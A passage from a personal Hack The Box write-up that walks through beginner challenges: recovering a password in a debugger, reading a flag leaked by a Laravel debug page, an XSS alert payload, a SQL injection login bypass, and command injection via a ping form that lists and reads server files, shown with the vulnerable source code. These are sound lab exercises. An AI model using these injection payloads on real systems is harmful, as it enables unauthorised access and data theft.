
I opened the exe file using wine on my kali machine, but I didn't find much except an input field.



I decided to run the program on my windows machine because this way I can use proper tools with proper support and not emulated ones. I used Immunity debugger to be able to see the code.




I searched for strings and I could see “good job, congratulations” and “wrong password”



After finding the strings I put a breakpoint before they executed and entered a random password I made up. I found where the check for password is by searching for the password I made up and under it I found what the program was

comparing it to. My password was being compared to “fortran!”. I tried entering it in the input box of the program and it worked.

I pasted the password in HTB and got the flag.



6: baby Bone ChewerCon

This is an easy challenge in the Web hacking category

Search Hack The Box

HACKTHEBOX ivanarbaliev

Starting Point

Open Beta Season

Machines

Challenges

Tracks

Rankings

Academy

Advanced Labs

Stop Instance

HOST

CHALLENGE DESCRIPTION

Submit Flag

Add To-Do List

INFORMATION ACTIVITY CHANGELOG REVIEWS WALKTHROUGHS

4.1 CHALLENGE RATING


2586 USER SOLVER

Web CATEGORY

It says that the website is under maintenance with the debugger enabled.



In the screenshot above we see that it's a simple website with a register form at the bottom of it. Since I couldn't see anything interesting in the source file (which was short) I decided to register myself. When I clicked on "register" the debugger console opened and I could see the source code.



I scrolled a bit and the HTB key was written in plain text with a name "app_key".

```
 Symfony \ Component \ HttpKernel \ Exception \ MethodNotAllowedHttpException
The POST method is not supported for this route.
Supported methods: GET, HEAD.

G 🌐 ⚡

Application frames (1) All frames (25)

24 Symfony\Component\HttpKernel\Exception\MethodNotAllowedHttpException
..\vendor\laravel\framework\src\Illuminate\Routing\AbstractRouteCollection.php
:117

23 Illuminate\Routing\AbstractRouteCollection methodNotAllowed
..\vendor\laravel\framework\src\Illuminate\Routing\AbstractRouteCollection.php
:103

22 Illuminate\Routing\AbstractRouteCollection getRouteForMethods
..\vendor\laravel\framework\src\Illuminate\Routing\AbstractRouteCollection.php:40

21 Illuminate\Routing\AbstractRouteCollection handleMatchedRoute
..\vendor\laravel\framework\src\Illuminate\Routing\RouteCollection.php:162


20 Illuminate\Routing\RouteCollection match
..\vendor\laravel\framework\src\Illuminate\Routing\Router.php:645

19 Illuminate\Routing\Router findRoute
..\vendor\laravel\framework\src\Illuminate\Routing\Router.php:634

18 Illuminate\Routing\Router dispatchToRoute
..\vendor\laravel\framework\src\Illuminate\Routing\Router.php:623

DOCUMENT_ROOT           "/www/public"
DOCUMENT_URI             "/index.php"
REQUEST_URI              "/"
SCRIPT_NAME              "/index.php"
CONTENT_LENGTH            "0"
CONTENT_TYPE              "application/x-www-form-urlencoded"
REQUEST_METHOD            "POST"
QUERY_STRING               ""
SCRIPT_FILENAME          "/www/public/index.php"
FCGI_ROLE                 "RESPONDER"
PHP_SELF                  "/index.php"
REQUEST_TIME_FLOAT        1682597364.484
REQUEST_TIME              1682597364
APP_NAME                  "Laravel"
APP_ENV                   "local"
APP_KEY                   "HtB(w3n-th3_d3bugg3r_tu4ns_4q4inst_th3_d3bugg33)" (highlighted)
APP_DEBUG                 "true"
APP_URL                   "http://localhost"
LOG_CHANNEL               "stack"
LOG_LEVEL                 "debug"
DB_CONNECTION              "mysql"
DB_HOST                   "127.0.0.1"
DB_PORT                   "3306"
DB_DATABASE                "laravel"
DB_USERNAME                "root"
DB_PASSWORD                ""
BROADCAST_DRIVER           "log"
CACHE_DRIVER               "file"
QUEUE_CONNECTION           "sync"
SESSION_DRIVER              "file"
SESSION_LIFETIME            "120"
REDIS_HOST                 "127.0.0.1"
REDIS_PASSWORD              "null"
REDIS_PORT                 "6379"
MAIL_MAILER                 "smtp"
MAIL_HOST                  "smtp.mailtrap.io"
```

I copied it and pasted in “hack the box” and the challenge were completed.



7: Full stack Conf

The next challenge is in the web hacking category on easy mode.

The screenshot shows the HackTheBox platform interface. On the left, there's a sidebar with navigation links like 'Starting Point', 'Open Beta Season', 'Machines', 'Challenges', 'Tracks', 'Rankings', 'Academy', and 'Advanced Labs'. The main area displays a challenge card for 'Full Stack Conf' (Retired). The card includes a 'HOST' section with the IP address '159.65.51.203:31615', a 'Challenge Rating' of '4.2', and '2497 USER SOLVES'. The 'Category' is listed as 'Web'. Below the card, there are buttons for 'Stop Instance', 'Submit Flag', and 'Add To-Do List'. A 'CHALLENGE DESCRIPTION' section contains the following text: 'Welcome to Full Stack Conf, explore the future of JavaScript with a lineup of industry professionals and discover new techniques to advance your career as a web developer. But be very careful with the stay up to date form, we don't sanitize anything and the admin logs in and checks the emails regularly, don't try anything funny!! 😊'.

The description says that there is one textbox on the website that is not sanitized which means that I will be able to run commands from it.

The screenshot shows the 'Full Stack Conf' website. At the top, there's a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below the bar, a banner reads 'One day conference about everything js.'.

The main content area has three columns:

- About Full Stack Conf**: Includes a placeholder image of a city skyline and the text 'The beautiful city of Portland, Oregon will be the host city for Full Stack Conf!'. Below this is a paragraph: 'Explore the future of JavaScript with a lineup of industry professionals. Discover new techniques to advance your career as a web developer.'
- Expert Speakers**: Text: 'Our expert speaker lineup was just announced, so don't wait too long before grabbing your tickets!' followed by a list of speakers: 'Want to meet the international JavaScript community and share skills with some of the world's top experts, hackers, and makers? Be the first to know what to expect for the future of JavaScript.'
- What You'll Learn**: A table with rows for MongoDB, Angular, Express, Node.js, ES2020, and Babel.

Below these sections is a 'Schedule' table:

Lunch Break 12:00am
Pizzai
Introducing ES2020 1:00pm
Ecmascriptstuff
Gettin' MEAN 2:00pm
Geo "Lo" Cation
What's Babel? 3:00pm
Json Babel

At the bottom of the page, there's a footer with links to 'About Treehouse', 'Treehouse brings affordable technology education to people', 'Stay up-to-date on Full Stack Conf or pop an alert() to get the flag 😊', 'Email', and a 'Sign up' button. A red arrow points from the text 'Stay up-to-date on Full Stack Conf or pop an alert() to get the flag 😊' to the 'Email' input field.

All the links in the website lead back to the main page which tells me that they are only used for placeholders and not for completing the challenge.


I wrote a simple JavaScript alert function.

Stay up-to-date on Full Stack Conf or pop an alert() to get the flag 😊

```
<script>alert()</script>
```

[Sign up](#)

And the alert showed me the flag.



8: Sanitize

This is an easy challenge in the web category. The objective is to escape the query context and login as admin.

The screenshot shows the HackTheBox platform interface. On the left, there's a sidebar with options like Starting Point, Open Beta Season, Machines, Challenges (which is selected), Tracks, Rankings, Academy, and Advanced Labs. The main area displays a challenge titled "sanitize" (Retired). It has a difficulty level of EASY. Below the title, there are buttons for "Start Instance", "Submit Flag", "Add To-Do List", and "Review Challenge". A "CHALLENGE DESCRIPTION" section asks: "Can you escape the query context and log in as admin at my super secure login page?". To the right, there are sections for "INFORMATION", "ACTIVITY", "CHANGELOG", "REVIEWS", and "WALKTHROUGHS". The "INFORMATION" section shows a user rating of 4.9 stars and 4135 user solves. The "ACTIVITY" section shows a progress bar at 100%. The "REVIEWS" section shows a 4.9 rating. The "WALKTHROUGHS" section is empty. At the bottom right, it says "Web CATEGORY".

This is the login page of the website.

The screenshot shows a browser window with the URL 165.22.123.166:30190. The page has a blue header with navigation links like Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali Nethunter, Exploit-DB, Google Hacking DB, and OffSec. The main content is a "Sign In" form with fields for "Username" and "Password", a "Remember password" checkbox, and a large blue "SIGN IN" button.

Its not a lot of information to work with that's why I decided to investigate the source code. There was nothing interesting in the source code except a comment suggesting that there might be a /debug page, so I checked it.

```

1 <!DOCTYPE html>
2 <head>
3   <title>SQLi</title>
4   <meta name='viewport' content='width=device-width, initial-scale=1'>
5   <meta name='author' content='makelaris, makelaris jr.'>
6   <link rel='icon' href='/static/images/favicon.ico'>
7   <link rel='stylesheet' href='https://stackpath.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css' integrity='sha384-Vkoo8x4Cgs03+Hhxv8T/Q5PaXtkKtu6ug5T0eNVg8iFeWPFGN9Mu0f23Q9Ifjh' crossorigin='anonymous'>
8   <link rel='shortcut icon' type='image/png' href='/static/images/favicon.png'>
9   <link rel='stylesheet' href='/static/css/main.css'>
10 </head>
11 <body>
12   <center>
13     <img align='middle' src=''/></center>
14   <div class='row'>
15     <div class='col-sm-9 col-md-7 col-lg-5 mx-auto'>
16       <div class='card card-signin my-5'>
17         <div class='card-body'>
18           <div class='card-title text-center'>Sign In</h3>
19           <form class='form-signin' action='/' method='POST'>
20             <div class='form-label-group'>
21               <input type='username' name='username' id='username' class='form-control' placeholder='Username' required>
22               <label for='username'>Username</label>
23             </div>
24             <div class='form-label-group'>
25               <input type='password' name='password' id='password' class='form-control' placeholder='Password' required>
26               <label for='password'>Password</label>
27             </div>
28             <div class='custom-control custom-checkbox mb-3'>
29               <input type='checkbox' class='custom-control-input' id='customCheck1'>
30               <label class='custom-control-label' for='customCheck1'>Remember password</label>
31             </div>
32             <button class='btn btn-lg btn-primary btn-block text-uppercase' type='submit'>Sign in</button>
33             <hr class='my-4'>
34           </form>
35         </div>
36       </div>
37     </div>
38   </div>
39   <div class='container'>
40     <p class='slogan'><span></span></p>
41     <span></span>
42   </div>
43   <script src='https://code.jquery.com/jquery-3.4.1.slim.min.js' integrity='sha384-J6qa489bE2+poT4WnyKhv5vZF5SrPo6ieJwBVKU7imOFAV0wjlyYforSjOz+n' crossorigin='anonymous'></script>
44   <script src='https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js' integrity='sha384-Q6e9RHvbT1ZVZMmSpdLw/9WlXyv5Fw6dN5DcAgoRDv6Gqo5xXw5+K2&lt;...>' crossorigin='anonymous'></script>
45   <script src='https://stackpath.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js' integrity='sha384-wFSD2E50Y2DluUdj803uMBjnjuUD4ih7YwaVdiqfkjt0Uod8GCE130g81fwB6' crossorigin='anonymous'></script>
46 </body>
47 <!-- /debug -->
48 </html>

```

Investigating the source code gave me an idea of how the login verification worked. It looked like it was vulnerable to SQL injection so I tried “1”=”1” technique.

```

return None

@app.route('/', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        q = "select * from users where username = '%s' AND password = '%s';" % (request.form.get('username', ''), request.form.get('password', ''))


        login = query_db(q, one=True)

        if isinstance(login, Exception):
            error = '%s : %s' % (login.__class__, login)
            return render_template('index.html', query=q, error=error, image=url_for('static', filename='images/dog.png'))

        if login is None:
            return render_template('index.html', query=q, image=url_for('static', filename='images/dog.png'))

```

I wrote an SQL code that always returns as logically “TRUE” - pass' or '1' = '1 and logged into the website which showed me the flag for the challenge.



9: Looking glass

The next machine is called Looking glass and is in the web category.

The screenshot shows the HackTheBox interface. On the left is a sidebar with navigation links: Starting Point, Open Beta Season, Machines, Challenges, Tracks, Rankings, Academy, and Advanced Labs. The main area displays a challenge titled "looking glass" (Retired). The challenge status is "ONLINE". Below it is a "Stop Instance" button and a note: "Terminate the instance." A "CHALLENGE DESCRIPTION" section contains the text: "We've built the most secure networking tool in the market, come and check it out!". The challenge has a rating of 5 stars, 4268 user solves, and is categorized as "Web".

The website has a functionality to test pings to a given server, but when I clicked on test I had 100% packet loss.

The screenshot shows a browser window with the URL "159.65.61.187:30015". The title bar says "looking glass" and the IP address "IP: 159.65.61.187". The page content describes the "looking glass" feature and includes sections for Traceroute and Ping. Under the "Ping" section, there are dropdown menus for "Ping" (set to "Ping"), "Server 01" (set to "159.65.61.187"), and a "Test" button. Below these is a text box containing ping statistics: "PING 159.65.61.187 (159.65.61.187): 56 data bytes", "--- 159.65.61.187 ping statistics ---", and "4 packets transmitted, 0 packets received, 100% packet loss".

I opened burpsuite to get a clear view of what requests were being sent to the server.

The screenshot shows the Burp Suite interface. At the top, the menu bar includes Burp, Project, Intruder, Repeater, Window, Help, Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extensions, Learn, and Settings. Below the menu is a toolbar with Intercept, HTTP history, WebSockets history, and Proxysettings. A filter bar at the top says "Filter: Hiding CSS, image and general binary content". The main area displays a table of network traffic with columns: #, Host, Method, URL, Params, Edited, Status, Length, MIMEtype, Extension, Title, Comment, TLS, and IP. Several rows are listed, with row 5 highlighted in orange. Below this, the "Request" and "Response" panes are shown. The Request pane contains the raw HTTP POST data, which includes a "test=ping&ip_address=159.65.61.187&submit=Test" parameter. The Response pane shows the server's response, which includes a link to a Bootstrap CSS file and a navigation bar with the text "looking glass". The "Inspector" pane on the right lists Request attributes (2), Request body parameters (3), Request headers (12), and Response headers (5).

I found the request and sent it to the repeater in burpsuite that allows me to replay the request over and over.

```
test=ping&ip_address=127.0.0.1:ls&submit=Test
```

I edited the request, so it pings the local host and added a list function.

```

38      </select>
39      <input type="text" name="ip_address" class="form-control" value="159.65.61.187">
40      <div class="input-group-append">
41          <input type="submit" name="submit" class="btn btn-primary" value="Test">
42      </div>
43  </div>
44  <textarea contentEditable="true" class="form-control mt-2 disabled" style="resize:none;heig
    readonly>
        PING 127.0.0.1 (127.0.0.1): 56 data bytes
45        64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.024 ms
46        64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.041 ms
47        64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.035 ms
48        64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.042 ms
49        --- 127.0.0.1 ping statistics ---
50        4 packets transmitted, 4 packets received, 0% packet loss
51        round-trip min/avg/max/stddev = 0.024/0.036/0.042/0.000 ms
52        index.php
53    </textarea>
54  </form>
```

The server responded with the ping statistics and listed an index.php file which I checked.

```
test=ping&ip_address=127.0.0.1;cat index.php&submit=Test
```

It was a dead end.

```
3      </div>
4      <textarea contentEditable="true" class="form-control mt-2 disabled" style="r
" readonly>
5          PING 127.0.0.1 (127.0.0.1): 56 data bytes
6          64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.023 ms
7          64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.064 ms
8          64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.062 ms
9          64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.063 ms
10         --- 127.0.0.1 ping statistics ---
11         4 packets transmitted, 4 packets received, 0% packet loss
12         round-trip min/avg/max/stddev = 0.023/0.053/0.064/0.000 ms
13     <?php
14     function getUserIp()
15     {
16         return $_SERVER['REMOTE_ADDR'];
17     }
18
19     function runTest($test, $ip_address)
20     {
21         if ($test === 'ping')
22         {
23             system("ping -c4 ${ip_address}");
24         }
25         if ($test === 'traceroute')
26         {
27             system("traceroute ${ip_address}");
28         }
29     }
30
31     ?>
32
33     <!DOCTYPE html>
34     <html>
35         <head>
36             <title>
```

The next thing I tried was path traversing using ../

```
test=ping&ip_address=127.0.0.1;ls ../../&submit=Test
```

I got a promising response. The server listed a bunch of files and one of them was called flag_L15pu.

```
readonly>
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.026 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.063 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.060 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.026/0.053/0.063/0.000 ms
bin
boot
dev
entrypoint.sh
etc
flag_L15pu
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
www
</textarea>
</form>
```

I used the cat function to display the contents of the flag file

```
14
15 test=ping&ip_address=127.0.0.1;cat ../flag_L15pu&submit=Test
```

And I got the flag in the response.

```

-----  

<select class="form-control">  

    <option selected>  

        Server 01  

    </option>  

</select>  

